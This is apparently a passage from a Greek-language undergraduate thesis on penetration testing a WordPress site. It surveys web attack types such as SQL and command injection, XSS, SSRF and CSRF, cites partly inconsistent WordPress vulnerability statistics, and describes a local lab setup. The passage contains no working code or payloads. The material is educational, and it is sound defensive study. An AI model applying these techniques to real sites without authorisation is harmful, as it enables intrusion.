Η αλλαγή ιστοτόπου (website defacement) είναι η διαδικασία κατά την οποία ο εισβολέας μετά από επιτυχή εισβολή σε έναν νόμιμο ιστότοπο, τροποποιεί το περιεχόμενο και την εμφάνιση του ιστότοπου. Μπορεί να εκτελεστεί με διάφορες τεχνικές όπως η έγχυση SQL για πρόσβαση στον ιστότοπο και αφαίρεση του.

4.5.8 Επίθεση λανθασμένης διαμόρφωσης διακομιστή ιστού

Μια άλλη μέθοδος επίθεσης είναι η εύρεση τρωτών σημείων σε έναν ιστότοπο και η εκμετάλλευσή τους. Ένας εισβολέας μπορεί να αναζητήσει εσφαλμένη διαμόρφωση και ευπάθειες του συστήματος και των στοιχείων του διακομιστή ιστού. Ένας εισβολέας μπορεί να εντοπίσει αδυναμίες όσον αφορά την προεπιλεγμένη διαμόρφωση, απομακρυσμένες συναρτήσεις, εσφαλμένη διαμόρφωση, προεπιλεγμένα πιστοποιητικά και εντοπισμό σφαλμάτων για την εκμετάλλευσή τους[26].

4.5.9 Επίθεση HTTP Response Splitting

Η επίθεση HTTP Response Splitting είναι η τεχνική με την οποία ένας εισβολέας στέλνει αίτημα διαχωρισμού απόκρισης στον διακομιστή. Με αυτόν τον τρόπο, ένας εισβολέας μπορεί να προσθέσει την απόκριση κεφαλίδας, με αποτέλεσμα ο διακομιστής να χωρίσει την απόκριση σε δύο απαντήσεις. Η δεύτερη απάντηση βρίσκεται υπό τον έλεγχο του εισβολέα, οπότε ο χρήστης μπορεί να ανακατευθυνθεί στον κακόβουλο ιστότοπο[12].

4.5.10 Επίθεση Web Cache Poisoning

Η επίθεση web cache poisoning είναι μια τεχνική στην οποία ο εισβολέας “σκουπίζει” την πραγματική κρυφή μνήμη του διακομιστή ιστού και αποθηκεύει ψεύτικες καταχωρήσεις στέλνοντας ένα επεξεργασμένο αίτημα στην κρυφή μνήμη. Αυτό θα ανακατευθύνει τους χρήστες στις κακόβουλες ιστοσελίδες.

4.5.11 Επίθεση SSH Brute-force

Η επίθεση ωμής βίας ssh σήραγγας θα επιτρέπει στον εισβολέα να χρησιμοποιεί κρυπτογραφημένη σήραγγα. Αυτή η κρυπτογραφημένη σήραγγα χρησιμοποιείται για την επικοινωνία μεταξύ των κεντρικών υπολογιστών. Με ωμή βία κατά των διαπιστευτηρίων σύνδεσης SSH, ένας εισβολέας μπορεί να αποκτήσει μη εξουσιοδοτημένη πρόσβαση στη σήραγγα SSH.

4.5.12 Επίθεση παραβίασης συνεδρίας

Σε αυτή την επίθεση ο επιτιθέμενος παρεμποδίζοντας, τροποποιώντας και χρησιμοποιώντας μια επίθεση Man-in-the-Middle στοχεύει στο να πειραχτεί μια συνεδρία. Ο εισβολέας χρησιμοποιεί την επικυρωμένη περίοδο λειτουργίας ενός νόμιμου χρήστη χωρίς να ξεκινήσει μια νέα περίοδο λειτουργίας με τον στόχο.

4.5.13 Επίθεση μη επικυρωμένης εισόδου

Η επίθεση αυτή αναφέρεται στην επεξεργασία μη επικυρωμένης εισόδου από τον πελάτη στην εφαρμογή ιστού ή στους διακομιστές του ιστοτόπου. Αυτή είναι μια ευπάθεια που μπορεί να αξιοποιηθεί για την εκτέλεση XSS, υπερχείλιση ρυθμιστή και επιθέσεις με έγχυση[7].

4.5.14 Επίθεση παραβίασης παραμέτρου

Η παραβίαση παραμέτρων αναφέρεται στην επίθεση στην οποία οι παράμετροι χειραγωγούνται ενώ ο πελάτης και ο διακομιστής επικοινωνούν μεταξύ τους. Τροποποιούνται παράμετροι, όπως το Inform Resource Locator (URL) ή τα πεδία φόρμας ιστοσελίδας. Με αυτόν τον τρόπο, ένας χρήστης μπορεί είτε να ανακατευθυνθεί σε έναν άλλο ιστότοπο που μπορεί να μοιάζει ακριβώς με τον νόμιμο ιστότοπο ή να τροποποιηθούν το πεδίο όπως cookie, πεδία φόρμας, κεφαλίδες HTTP[26].

4.5.15 Επίθεση ελαττώματος έγχυσης

Οι επιθέσεις με έγχυση λειτουργούν με την υποστήριξη ευπαθειών εφαρμογών ιστού εάν μια εφαρμογή ιστού είναι ευάλωτη και επιτρέπει την εκτέλεση μη αξιόπιστης εισόδου. Κακόβουλη έγχυση κώδικα, έγχυση αρχείου ή κακόβουλη έγχυση SQL θα έχουν ως αποτέλεσμα την εκμετάλλευση. Τα ελαττώματα της έγχυσης περιλαμβάνουν τα ακόλουθα:

- SQL Injection
- Command Injection
- LDAP Injection

4.5.15.1 Επίθεση έγχυσης SQL

Η έγχυση SQL είναι βασικά η έγχυση κακόβουλων ερωτημάτων SQL. Χρησιμοποιώντας ερωτήματα SQL, ο μη εξουσιοδοτημένος χρήστης διακόπτει τις διαδικασίες, χειρίζεται τη βάση δεδομένων και εκτελεί τις εντολές και τα ερωτήματα με έγχυση που οδηγεί σε διαρροή ή απώλεια δεδομένων. Αυτές οι ευπάθειες μπορούν να εντοπιστούν χρησιμοποιώντας σαρωτές ευπάθειας εφαρμογών. Η ένεση SQL εκτελείται συχνά χρησιμοποιώντας τη γραμμή διευθύνσεων. Ο εισβολέας παρακάμπτει την ασφάλεια της ευάλωτης εφαρμογής και εξάγει τις πολύτιμες πληροφορίες από τη βάση δεδομένων του χρησιμοποιώντας έγχυση SQL[7].

4.5.15.2 Επίθεση έγχυσης εντολής

Η έγχυση εντολών είναι μια επίθεση στην οποία ο στόχος είναι η εκτέλεση αυθαίρετων εντολών στο λειτουργικό σύστημα κεντρικού υπολογιστή μέσω μιας ευάλωτης εφαρμογής. Οι επιθέσεις με έγχυση εντολών είναι δυνατές όταν μια εφαρμογή μεταφέρει μη ασφαλή δεδομένα που παρέχονται από τον χρήστη (φόρμες, cookie, κεφαλίδες HTTP κ.λπ.) σε ένα κέλυφος συστήματος. Σε αυτήν την επίθεση, οι εντολές του λειτουργικού συστήματος που παρέχονται από τον εισβολέα εκτελούνται συνήθως με τα προνόμια της ευάλωτης εφαρμογής[28]. Οι επιθέσεις έγχυσης εντολών είναι δυνατές κυρίως λόγω ανεπαρκούς επικύρωσης εισόδου. Αυτή η επίθεση διαφέρει από τον κώδικα έγχυσης, καθώς η έγχυση κώδικα επιτρέπει στον εισβολέα να προσθέσει τον δικό του κώδικα που στη συνέχεια εκτελείται από την εφαρμογή. Στην έγχυση εντολής, ο εισβολέας επεκτείνει την προεπιλεγμένη λειτουργικότητα της εφαρμογής, η οποία εκτελεί εντολές συστήματος, χωρίς την ανάγκη εισαγωγής κώδικα[24].

4.5.15.3 Επίθεση έγχυσης LDAP

Η έγχυση LDAP είναι μια τεχνική που εκμεταλλεύεται επίσης την μη επικυρωμένη ευπάθεια εισόδου. Ένας εισβολέας μπορεί να έχει πρόσβαση στη βάση δεδομένων χρησιμοποιώντας το φίλτρο LDAP για αναζήτηση των πληροφοριών.

4.5.16 Επίθεση υπερχείλισης ρυθμιστή

Οι εισβολείς εκμεταλλεύονται προβλήματα υπερχείλισης buffer αντικαθιστώντας τη μνήμη μιας εφαρμογής. Αυτό αλλάζει τη διαδρομή εκτέλεσης του προγράμματος, ενεργοποιώντας μια απόκριση που καταστρέφει αρχεία ή εκθέτει ιδιωτικές πληροφορίες. Εάν οι εισβολείς γνωρίζουν τη διάταξη μνήμης ενός προγράμματος, μπορούν να τροφοδοτήσουν σκόπιμα την είσοδο που δεν μπορεί να αποθηκεύσει ο ρυθμιστής και να αντικαταστήσουν περιοχές που διαθέτουν εκτελέσιμο κώδικα, αντικαθιστώντας τον με τον δικό τους κωδικό.

4.5.17 Επίθεση clickjacking

Το Clickjacking, επίσης γνωστό ως “επίθεση αποκατάστασης UI”, είναι όταν ένας εισβολέας χρησιμοποιεί πολλαπλά διαφανή ή αδιαφανή στρώματα για να εξαπατήσει έναν χρήστη να κάνει κλικ σε ένα κουμπί ή να συνδεθεί σε άλλη σελίδα όταν σκοπεύει να κάνει κλικ στη σελίδα ανώτερου επιπέδου. Έτσι, ο εισβολέας κάνει “κυβερνοεπίθεση” σε κλικ που προορίζονται για τη σελίδα τους και τα δρομολογεί σε άλλη σελίδα, κατά πάσα πιθανότητα ανήκει σε άλλη εφαρμογή, τομέα ή και τα δύο[17]. Χρησιμοποιώντας μια παρόμοια τεχνική, τα πλήκτρα μπορούν επίσης να παραβιαστούν. Με έναν προσεκτικά σχεδιασμένο συνδυασμό φύλλων στυλ, iframe και πλαισίων κειμένου, ένας χρήστης μπορεί να οδηγηθεί να πιστέψει ότι πληκτρολογεί τον κωδικό πρόσβασης στο email ή τον τραπεζικό λογαριασμό του, αλλά αντ 'αυτού να πληκτρολογεί ένα αόρατο πλαίσιο που ελέγχεται από τον εισβολέα[13].

4.5.18 Επίθεση Cross Site Scripting – XSS

Οι επιθέσεις Cross-Site Scripting (XSS) είναι ένας τύπος έγχυσης, στον οποίο κακόβουλα σενάρια εισάγονται σε κατά τα άλλα καλοήθης και αξιόπιστους ιστότοπους. Οι επιθέσεις XSS συμβαίνουν όταν ένας εισβολέας χρησιμοποιεί μια εφαρμογή ιστού για να στείλει κακόβουλο κώδικα, γενικά με τη μορφή σεναρίου πλευράς του προγράμματος περιήγησης, σε διαφορετικό τελικό χρήστη. Τα ελαττώματα που επιτρέπουν την επιτυχία αυτών των επιθέσεων είναι αρκετά διαδεδομένα και εμφανίζονται οπουδήποτε μια εφαρμογή ιστού χρησιμοποιεί είσοδο από έναν χρήστη μέσα στην έξοδο που δημιουργεί χωρίς να την επικυρώνει ή να την κωδικοποιεί. Ένας εισβολέας μπορεί να χρησιμοποιήσει το XSS για να στείλει ένα κακόβουλο σενάριο σε έναν ανυποψίαστο χρήστη. Το πρόγραμμα περιήγησης του τελικού χρήστη δεν έχει τρόπο να γνωρίζει ότι το σενάριο δεν πρέπει να είναι αξιόπιστο και θα εκτελέσει το σενάριο[29]. Επειδή πιστεύει ότι το σενάριο προέρχεται από μια αξιόπιστη πηγή, το κακόβουλο σενάριο μπορεί να έχει πρόσβαση σε cookie, διακριτικά περιόδου λειτουργίας ή άλλες ευαίσθητες πληροφορίες που διατηρούνται από το πρόγραμμα περιήγησης και χρησιμοποιούνται με αυτόν τον ιστότοπο. Αυτά τα σενάρια μπορούν ακόμη και να ξαναγράψουν το περιεχόμενο της σελίδας HTML[15].

4.5.19 Επίθεση πλαστογράφησης αιτήματος διακομιστή

Σε μια επίθεση πλαστογράφησης αιτήματος διακομιστή (Server Side Request Forgery-SSRF), ο εισβολέας μπορεί να κάνει κατάχρηση λειτουργικότητας στο διακομιστή για να διαβάσει ή να ενημερώσει εσωτερικούς πόρους. Ο εισβολέας μπορεί να παρέχει ή να τροποποιήσει μια διεύθυνση

URL στην οποία ο κώδικας που εκτελείται στον διακομιστή θα διαβάσει ή θα υποβάλει δεδομένα και επιλέγοντας προσεκτικά τις διευθύνσεις URL, ο εισβολέας ενδέχεται να είναι σε θέση να διαβάσει τη διαμόρφωση του διακομιστή όπως τα μεταδεδομένα, να συνδεθεί σε εσωτερικές υπηρεσίες όπως η ενεργοποιημένες http βάσεις δεδομένων ή να εκτελέσει αιτήματα μετά από εσωτερικές υπηρεσίες που δεν προορίζονται να εκτεθούν[18].

4.5.20 Επίθεση Cross-Site Request Forgery


Το Cross-Site Request Forgery (CSRF) είναι μια επίθεση που αναγκάζει έναν τελικό χρήστη να εκτελέσει ανεπιθύμητες ενέργειες σε μια εφαρμογή ιστού στην οποία έχουν γίνει έλεγχοι ταυτότητας. Με λίγη βοήθεια στον τομέα της κοινωνικής μηχανικής (όπως η αποστολή συνδέσμου μέσω email ή συνομιλίας), ένας εισβολέας μπορεί να εξαπατήσει τους χρήστες μιας εφαρμογής ιστού να εκτελέσουν ενέργειες της επιλογής του εισβολέα. Εάν το θύμα είναι φυσιολογικός χρήστης, μια επιτυχημένη επίθεση CSRF μπορεί να αναγκάσει τον χρήστη να πραγματοποιήσει αιτήματα αλλαγής κατάστασης, όπως μεταφορά χρημάτων, αλλαγή της διεύθυνσης email του και ούτω καθεξής. Εάν το θύμα είναι λογαριασμός διαχειριστή, το CSRF μπορεί να θέσει σε κίνδυνο ολόκληρη την εφαρμογή ιστού[16].

4.6 Wordpress

Η συγκεκριμένη πτυχιακή εργασία στο πρακτικό της κομμάτι χρησιμοποιεί το λογισμικό ανοιχτού κώδικα Wordpress για τη δημιουργία του ιστότοπου όπου θα εφαρμοστεί ο έλεγχος διείσδυσης. Παρακάτω αναφέρονται χρήσιμα στατιστικά στοιχεία για να γίνει καλύτερα κατανοητή η σημασία του συστήματος διαχείρισης περιεχομένου Wordpress. Το Wordpress είναι το πιο δημοφιλές σύστημα διαχείρισης περιεχομένου στον κόσμο, τροφοδοτώντας το 34% όλων των ιστότοπων στο Διαδίκτυο. Συγκεκριμένα, το Wordpress έχει μερίδιο αγοράς 60,8% στην αγορά, διαθέτει το 14,7% των κορυφαίων ιστότοπων του κόσμου, 500+ ιστότοποι δημιουργούνται καθημερινά χρησιμοποιώντας το WordPress, ενώ μόνο 60-80 την ημέρα είναι κατασκευασμένοι σε πλατφόρμα όπως το Shopify και το Squarespace. Το Wordpress Plugin Directory διαθέτει 55.000+ προσθήκες και η WooCommerce ενισχύει το 22% των κορυφαίων ενός εκατομμυρίου ιστότοπων ηλεκτρονικού εμπορίου στον κόσμο[18].

Ένα τόσο διαδεδομένο σύστημα διαχείρισης περιεχομένου είναι λογικό να βρίσκεται στο στόχαστρο κακόβουλων επιθέσεων. Πιο συγκεκριμένα, τα δεδομένα ανακτώνται από τη βάση δεδομένων ευπάθειας WPScan, μια διαδικτυακή έκδοση με δυνατότητα περιήγησης των αρχείων δεδομένων του WPScan. Το WPScan είναι ένας αυτοματοποιημένος σαρωτής ασφαλείας μαύρου κουτιού Wordpress ανοιχτού κώδικα. Αυτός ο σαρωτής χρησιμοποιεί αυτά τα δεδομένα για τον εντοπισμό γνωστών τρωτών σημείων του Wordpress, προσθηκών και θεμάτων σε ιστότοπους του Wordpress. Μέχρι σήμερα, η βάση δεδομένων ευπάθειας του WPScan περιέχει 21.755 ευπάθειες, 4.154 εκ των οποίων είναι μοναδικά τρωτά σημεία. Σύμφωνα με τη βάση δεδομένων ευπάθειας WPScan, 80% των γνωστών τρωτών σημείων που καταγράφονται βρίσκονται στο βασικό λογισμικό του Wordpress. Αλλά οι εκδόσεις με τις περισσότερες ευπάθειες βρίσκονται πίσω στο Wordpress 3.X. Μέχρι στιγμής, υπάρχουν 17.467 βασικές αδυναμίες λογισμικού Wordpress στη βάση δεδομένων ευπάθειας WPScan. Στη συνέχεια, υπάρχουν 3.846 (17%) ευπάθειες σε Wordpress plugin και 442 (3%) θέματα ευπάθειας Wordpress. Επιπρόσθετα,οι πιο δημοφιλείς τύποι ευπάθειας στο Wordpress core, plugins και θέματα είναι το Cross-site Scripting (XSS) και το SQL Injection. Αυτά τα στατιστικά στοιχεία βασίζονται στις πληροφορίες που είναι αποθηκευμένες στη βάση δεδομένων ευπάθειας WPScan. Αν και ενημερώνεται συχνά, δεν είναι καθόλου πλήρης. Υπάρχουν πολλές άλλες ευάλωτες προσθήκες και

θέματα Wordpress. Οι κυριότεροι τύποι ευπαθειών στο σύστημα διαχείρισης περιεχομένου Wordpress όπως φαίνονται και στην εικόνα 4.5.20.1 είναι:




Εικόνα 4.5.20.1: Ευπάθειες Wordpress

Στην εικόνα 4.5.20.2 επισημαίνονται οι 10 πιο ευάλωτες βασικές εκδόσεις του Wordpress, με τις εκδόσεις 3.7.1 και 3.8.1 να οδηγούν το πακέτο με 92 ευπάθειες η καθεμία. Στη δεύτερη θέση, με 91 ευπάθειες είναι το Wordpress έκδοση 3.9.


Εικόνα 4.5.20.2: Πιο ευάλωτες εκδόσεις κορμού Wordpress

Ακολουθούν στην εικόνα 4.5.20.3, οι 10 πιο ευάλωτες προσθήκες Wordpress. Το NextGEN Gallery, το NinjaForms και το WooCommerce ηγούνται με 22 ευπάθειες το καθένα.



Εικόνα 4.5.20.3: Ευάλωτες προσθήκες Wordpress

Συνεχίζοντας, η εικόνα 4.5.20.4 επισημαίνει τα 10 πιο ευάλωτα θέματα Wordpress. Το υψηλότερο έχει μόνο 5 ευπάθειες με το όνομά του. Τα θέματα τείνουν να έχουν πολύ λιγότερες ευπάθειες από τα πρόσθετα, επειδή έχουν πολύ λιγότερα όσον αφορά τη λειτουργικότητα. Για παράδειγμα, ενώ τα περισσότερα πρόσθετα χειρίζονται δεδομένα, εισάγουν και χειρίζονται δεδομένα χρήστη, τα θέματα αλλάζουν κυρίως την εμφάνιση και την αίσθηση των ιστότοπων του WordPress.



Εικόνα 4.5.20.4: Τα πιο ευάλωτα θέματα Wordpress

Μερικά ενδιαφέροντα στατιστικά στοιχεία που αφορούν το σύστημα διαχείρισης περιεχομένου Wordpress παραθέτονται παρακάτω. Το 41% των επιθέσεων στο Wordpress προκαλούνται από ευπάθεια στην πλατφόρμα φιλοξενίας. Το 52% των τρωτών σημείων του Wordpress σχετίζεται με τις προσθήκες Wordpress. Το 84% όλων των τρωτών σημείων ασφαλείας στο Διαδίκτυο είναι το αποτέλεσμα επιθέσεων μεταξύ ιστότοπων ή επιθέσεων XSS. Το 39% των ευπαθειών του Wordpress οφείλεται σε δέσμες ενεργειών μεταξύ ιστότοπων (XSS), το 37% προκαλείται από εκμεταλλεύσεις του πυρήνα του Wordpress και το 11% των επιθέσεων προκαλούνται από θέματα Wordpress. Το 44% του hacking προκλήθηκε σε ξεπερασμένους ιστότοπους Wordpress[30]. Η μεγαλύτερη παραβίαση δεδομένων που έπληξε το Wordpress συνέβη το 2011, όταν 18 εκατομμύρια χρήστες παραβιάστηκαν λόγω μιας επίθεσης. Σύμφωνα με το WPScan, έχουν αναφερθεί έως σήμερα 4618 ευπάθειες (2.355 μοναδικά). Το 52% των τρωτών σημείων που αναφέρθηκαν ήταν προσθήκες Wordpress. Ο πυρήνας

του Wordpress αντιπροσωπεύει το 37% και τα θέματα του Wordpress στο 11%. Αυτό επιβεβαιώθηκε επίσης από τα ευρήματα του Wordfence όπου ανακάλυψαν ότι το 55,9% των ευπαθειών προήλθαν από προσθήκες. Σημαντικό είναι ότι το 73,2% των πιο δημοφιλών εγκαταστάσεων Wordpress που είναι ευάλωτοι σε ευπάθειες, μπορούν να εντοπιστούν χρησιμοποιώντας δωρεάν αυτοματοποιημένα εργαλεία. Οι τέσσερις πιο συχνές μολύνσεις από κακόβουλο λογισμικό Wordpress είναι Backdoors, λήψεις Drive-by, hacks Pharma και κακόβουλες ανακατευθύνσεις. Το 81% των επιθέσεων βασίζεται σε ανασφαλείς ή κλεμμένους κωδικούς πρόσβασης, που αποτελούν την κύρια τακτική που χρησιμοποιείται. Μόνο το 45.1% των ιστότοπων Wordpress χρησιμοποιούν την πιο πρόσφατη έκδοση του λογισμικού (5.5), το 18% των ιστότοπων Wordpress χρησιμοποιούν την πιο πρόσφατη έκδοση του php (7.4),το 1.3% των ιστότοπων Wordpress χρησιμοποιούν την πιο πρόσφατη έκδοση του MySQL (8.0) ενώ το 35,2% χρησιμοποιεί ακόμη την έκδοση 5.5. Ακόμη, το 41,47% των ευπαθειών σε ιστότοπους Wordpress σχετίζονται με την έγχυση XSS. Το σενάριο μεταξύ ιστότοπων (XSS) είναι ένας τύπος επίθεσης με ένεση όπου ο εισβολέας εισάγει κακόβουλη JavaScript σε νόμιμα πεδία εισαγωγής και φόρμες ιστότοπου. Και όταν ο χρήστης κάνει κλικ σε τέτοιους συνδέσμους, γίνονται θύματα διαφόρων εγκλημάτων στον κυβερνοχώρο. Είναι η πιο χρησιμοποιημένη τεχνική που χρησιμοποιείται για τη στόχευση επισκεπτών ιστότοπων Wordpress και το WPvulndb ανέλυσε 3.990 μοναδικές ευπάθειες, μεταξύ αυτών, 1.654 (δηλαδή, 41,45%) ήταν ευπάθειες XSS. Τέλος, το 41% των ιστοτόπων Wordpress εισπράττονται λόγω ευπάθειας στον ιστότοπο φιλοξενίας. Συγκεκριμένοι τύποι τεχνικών, δηλαδή (XSS, SQLI, MULTI), χρησιμοποιούνται από εισβολείς. Σύμφωνα με ένα γράφημα που μοιράστηκε το WP WhiteSecurity, οι ευπάθειες του ιστότοπου φιλοξενίας αξιοποιούνται περισσότερο από το 41% των περιστατικών κυβερνοεπίθεσης. Επιπλέον, το 29% της εισβολής έγινε με ευάλωτα θέματα και το 22% οφείλεται σε ζητήματα ασφαλείας στα πρόσθετα.

Κεφάλαιο 5ο: Σχεδιασμός και Υλοποίηση Ελέγχου Διείσδυσης σε Ιστοσελίδα υλοποιημένη με Wordpress

5.1 Εισαγωγή

Σε αυτό το κεφάλαιο θα γίνει παρουσίαση και ανάλυση του πρακτικού μέρους της συγκεκριμένης πτυχιακής εργασίας. Το πρακτικό μέρος υλοποιεί έναν έλεγχο διείσδυσης σε έναν ιστότοπο που έχει υλοποιηθεί με το σύστημα διαχείρισης περιεχομένου Wordpress. Στο συγκεκριμένο κεφάλαιο θα αναλυθουν τα στάδια του ελέγχου διείσδυσης, που αναφέρθηκαν στο προηγούμενο κεφάλαιο, με σκοπό την εύρεση τρωτών σημείων και ευπαθειών στο σύστημα. Στη συνέχεια θα επιχειρηθεί η εκμετάλευση των ευπαθειών που εντοπίστηκαν. Τέλος, παρουσιάζεται ένα παράδειγμα επαγγελματικής αναφοράς που περιλαμβάνει τα ευρήματα των προηγούμενων υποκεφαλαίων.

5.2 Περιβάλλον Υλοποίησης

Η υλοποίηση του ιστοτόπου έγινε σε δύο μέρη. Η πρώτη υλοποίηση έγινε στο διαδίκτυο σε έναν εικονικό ιδιωτικό διακομιστή (Virtual Private Server) με όνομα τομέα (domain name) http://wp38.ctzoum.eu/. Η συγκεκριμένη ιστοσελίδα δημιουργήθηκε για τις ανάγκες του ελέγχου διείσδυσης της παρούσας πτυχιακής και για λόγους ασφαλείας έχει απενεργοποιηθεί. Η δεύτερη υλοποίηση έγινε τοπικά σε προσωπικό υπολογιστή με λειτουργικό σύστημα Windows 10, όπου μέσω του εικονικού κουτιού Oracle Virtual Box υλοποιήθηκε ένας τοπικός διακομιστής ιστού με λειτουργικό σύστημα lubuntu η έκδοση 18.04 . Το λειτουργικό σύστημα που χρησιμοποιήθηκε για τον έλεγχο διείσδυσης είναι το Kali Linux η έκδοση 20.3 . Η έκδοση της Wordpress που χρησιμοποιήθηκε είναι η έκδοση πυρήνα 3.X και πιο συγκεκριμένα η έκδοση 3.3.1. Η έκδοση της γλώσσας php που χρησιμοποιήθηκε είναι η έκδοση 5.X και πιο συγκεκριμένα η έκδοση 5.5.

5.3 Μεθοδολογία του Ελέγχου Διείσδυσης


Στην συγκεκριμένη πτυχιακή εργασία έγινε προσομοίωση ενός σεναρίου ελέγχου διείσδυσης σε μια εφαρμογή ιστού υλοποιημένη με Wordpress. Η μεθοδολογία που ακολουθείται είναι ένας συνδυασμός των βημάτων και τεχνικών τόσο του ethical hacking όσο και του ελέγχου διείσδυσης μιας και τα δυο έχουν πολλά κοινά σημεία [35]. Στην αρχή, το σύστημα μας έγινε ανώνυμο και υλοποιήθηκαν οι απαραίτητες τεχνικές ιχνηλάτησης και σάρωσης του ιστοτόπου ώστε να μπορέσουμε να συλλέξουμε όσο το δυνατόν περισσότερες πληροφορίες. Αυτό βοηθάει ιδιαίτερα και είναι από τα πιο σημαντικά βήματα του ελέγχου διείσδυσης καθώς διευρύνει το πεδίο και μας εμφανίζει τις πιθανές ευπάθειες του ιστοτόπου. Έπειτα, υλοποιήθηκε το στάδιο της επίθεσης, δηλαδή της εκμετάλλευσης των ευπαθειών του ιστοτόπου. Στην συνέχεια μέσω των επιτυχημένων εκμεταλλεύσεων ακολούθησε το στάδιο της “μετά την εκμετάλευση” όπου διατηρήθηκε η πρόσβαση και έγινε συλλογή ευαίσθητων πληροφοριών. Τέλος ακολουθεί το στάδιο της αναφοράς στο οποίο αναφέρονται όλες οι επιθέσεις που υλοποιήθηκαν, οι επιπτώσεις που έχουν στο σύστημα και κάποια προτεινόμενα αντίμετρα για αυτές. Να σημειωθεί ότι το στάδιο της επίθεσης υλοποιήθηκε μόνο τοπικά, δηλαδή μόνο στη διεύθυνση http://10.0.2.6 διότι δεν εξασφαλίσαμε έγγραφη άδεια για την υλοποίηση της.

5.4 Υλοποίηση Ελέγχου Διείσδυσης


5.4.1 Στάδιο προ-δέσμευσης

